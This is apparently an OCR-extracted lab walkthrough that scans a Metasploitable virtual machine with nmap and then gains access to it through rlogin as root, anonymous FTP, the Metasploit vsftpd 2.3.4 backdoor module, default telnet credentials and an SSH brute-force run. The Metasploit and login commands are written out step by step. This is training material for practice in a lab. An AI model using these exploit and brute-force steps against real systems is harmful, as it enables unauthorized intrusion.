| Not valid after: 2010-04-16T14:07:45
| MD5: dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
| SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
| -----BEGIN CERTIFICATE-----
| MIIDWzCCAsQCCQD6+TpMf7a5zDANBgkqhkiG9w0BAQUFADCB8TELMAkGA1UEBhMC
| WFgxKjAoBgNVBAgTIVRoZXJlIGlzIG5vIHN1Y2ggdGhpbmcgb3V0c2lkZSBVUzET
| MBEGA1UEBxMKRXZlcnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09m
| ZmljZSBmb3IgQ29tcGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUgQWZmYWly
| czEjMCEGA1UEAxMadWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG
| 9w0BCQEWH3Jvb3RAdWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wHhcNMTAwMzE3
| MTQwNzQ1WhcNMTAwNDE2MTQwNzQ1WjCB8TELMAkGA1UEBhMCWFgxKjAoBgNVBAgT
| IVRoZXJlIGlzIG5vIHN1Y2ggdGhpbmcgb3V0c2lkZSBVUzETMBEGA1UEBxMKRXZl
| cnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09mZmljZSBmb3IgQ29t
| cGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUgQWZmYWlyczEjMCEGA1UEAxMa
| dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG9w0BCQEWH3Jvb3RA
| dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANa0EzYzmpVxexvefIN12nGxPKl//q1kG3fpT66+ytT4y++uu0N5JHP/
| POWeO238yLGs+kxNXptMmVQL16hKULqp3h0f9ORrAqP0a0XNTK+NiWIzj2W7NmGf
| xCxzwU4uoKgUTphwRmG70bkx34yZ7nVreTxAoK6XAJCd3JkNM6S1AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEAkqS0uBRVYyVRSgvDKiLPOvgXagzPZqqnZS9Ibc3jPlyf


root@kali: ~
File Actions Edit View Help
| KoZIhvcNAQEFBQADgYEAkqS0uBRVYyVRSgvDKiLPOvgXagzPZqqnZS9Ibc3jPlyf
| d2zURFQfHoRPjtSN3awtiAkhqNpWLKkFPEloNRl1DNpTI4iIGS10JsEiZe4RaINq
| U0qcJ8ugtOmNKQyyPBhcZ8xTph4w0Komex6uQLkpAWwuvKIZlHwVbo0wOPbKLnU=
|_-----END CERTIFICATE-----
|_ssl-date: 2022-07-06T15:59:33+00:00; +3m59s from scanner time.
5900/tcp open vnc syn-ack ttl 64 VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 syn-ack ttl 64 (access denied)
6667/tcp open irc syn-ack ttl 64 UnrealIRCd
| irc-info:
| users: 1
| servers: 1
| lusers: 1
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:04:48
| source ident: nmap
| source host: 6FDAFC4A.EB72D3BE.7B559A54.IP
|_ error: Closing Link: siuicesbj[10.0.2.41] (Quit: siuicesbj)
8009/tcp open ajp13 syn-ack ttl 64 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:1A:80:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X







Method 1: RSH(Remote Shell) Vulnerability:

*In "**nmap**" we have seen that port no "**514/tcp**" is open. This port is mainly used for the remote shell. A remote shell is a process by which an intruder can enter the Metasploit systems "**root**" from a remote*

distance. The intruder can create, delete, download and upload files in the system

Command ***: rlogin –i root 10.0.2.6***






Method 2: Anonymous FTP login vulnerability :


*The Metasploit server allows anonymous ftp login on port no "**21/tcp**". A user is not needed to register if any system allows this type of FTP login.*

*Command : **ftp 10.0.2.6***




Method 3: vsftpd 2.3.4 vulnerability

*Nmap scanning shows that port "**21/ tcp**" is open and it supports FTP protocol which version is **vsftpd 2.3.4** which is an extremely vulnerable version of FTP.*




"21/ tcp" *is the target. Attack will be performed on that port using the kali Linux tool"* ***msfconsole".*** *Command :* ***msfconsole***




*Command "****search vstftp****" in the* ***msfconsole*** *and you will get this picture on your terminal :*

Now use it to access the Metasploit system .


Command : ***use exploit/unix/ftp/vsftpd_234_backdoor***



*Find out the options using the command "**show options**" and then set the "**RHOSTS**" using the command "**set RHOSTS 10.0.2.6**"*



*Now simply write the command "**exploit**" and wait a bit to get the success.*



*Hurry !! Access taken. To be sure write the command "**uname -a** " and see what is shown on the screen*

Method 4: Design flaw:


*Port no "**23/tcp**"is used for telnet login. Accessing in the telnet you need a username and password. This username and password should be kept secret but here in Metasploit, it is shown on the front page.*

Method 5: OpenSSH 4.7p1 vulnerability:


"22/tcp" *is used for the ssh protocol. Here, the ssh version is 4.7p1 which is vulnerable. Now I will access the Metasploit machine using msfconsole through this vulnerability*

*"**22/tcp**" is the targeted port. I will attack that port.*

*Command "**search ssh_login**" in the msfconsole and you will get this picture on your terminal :*




*Select the first one. Command : **"use auxiliary/scanner/ssh/ssh_login**". After entering the exploit to see the options command: "**show options**". Also set **RHOSTS** AND **USERPASS_FILE**. Comand : "**set RHOSTS**" , "**set USERPASS_FILE** **/usr/share/wordlists/metasploit/root_userpass.txt**"*



*Now write "**exploit**" and wait until the brute force is finished.*


*Brute-force finished. Username and password is "**msfadmin:msfadmin**". Now let use the session number to enter the system "sessions –i 1"*



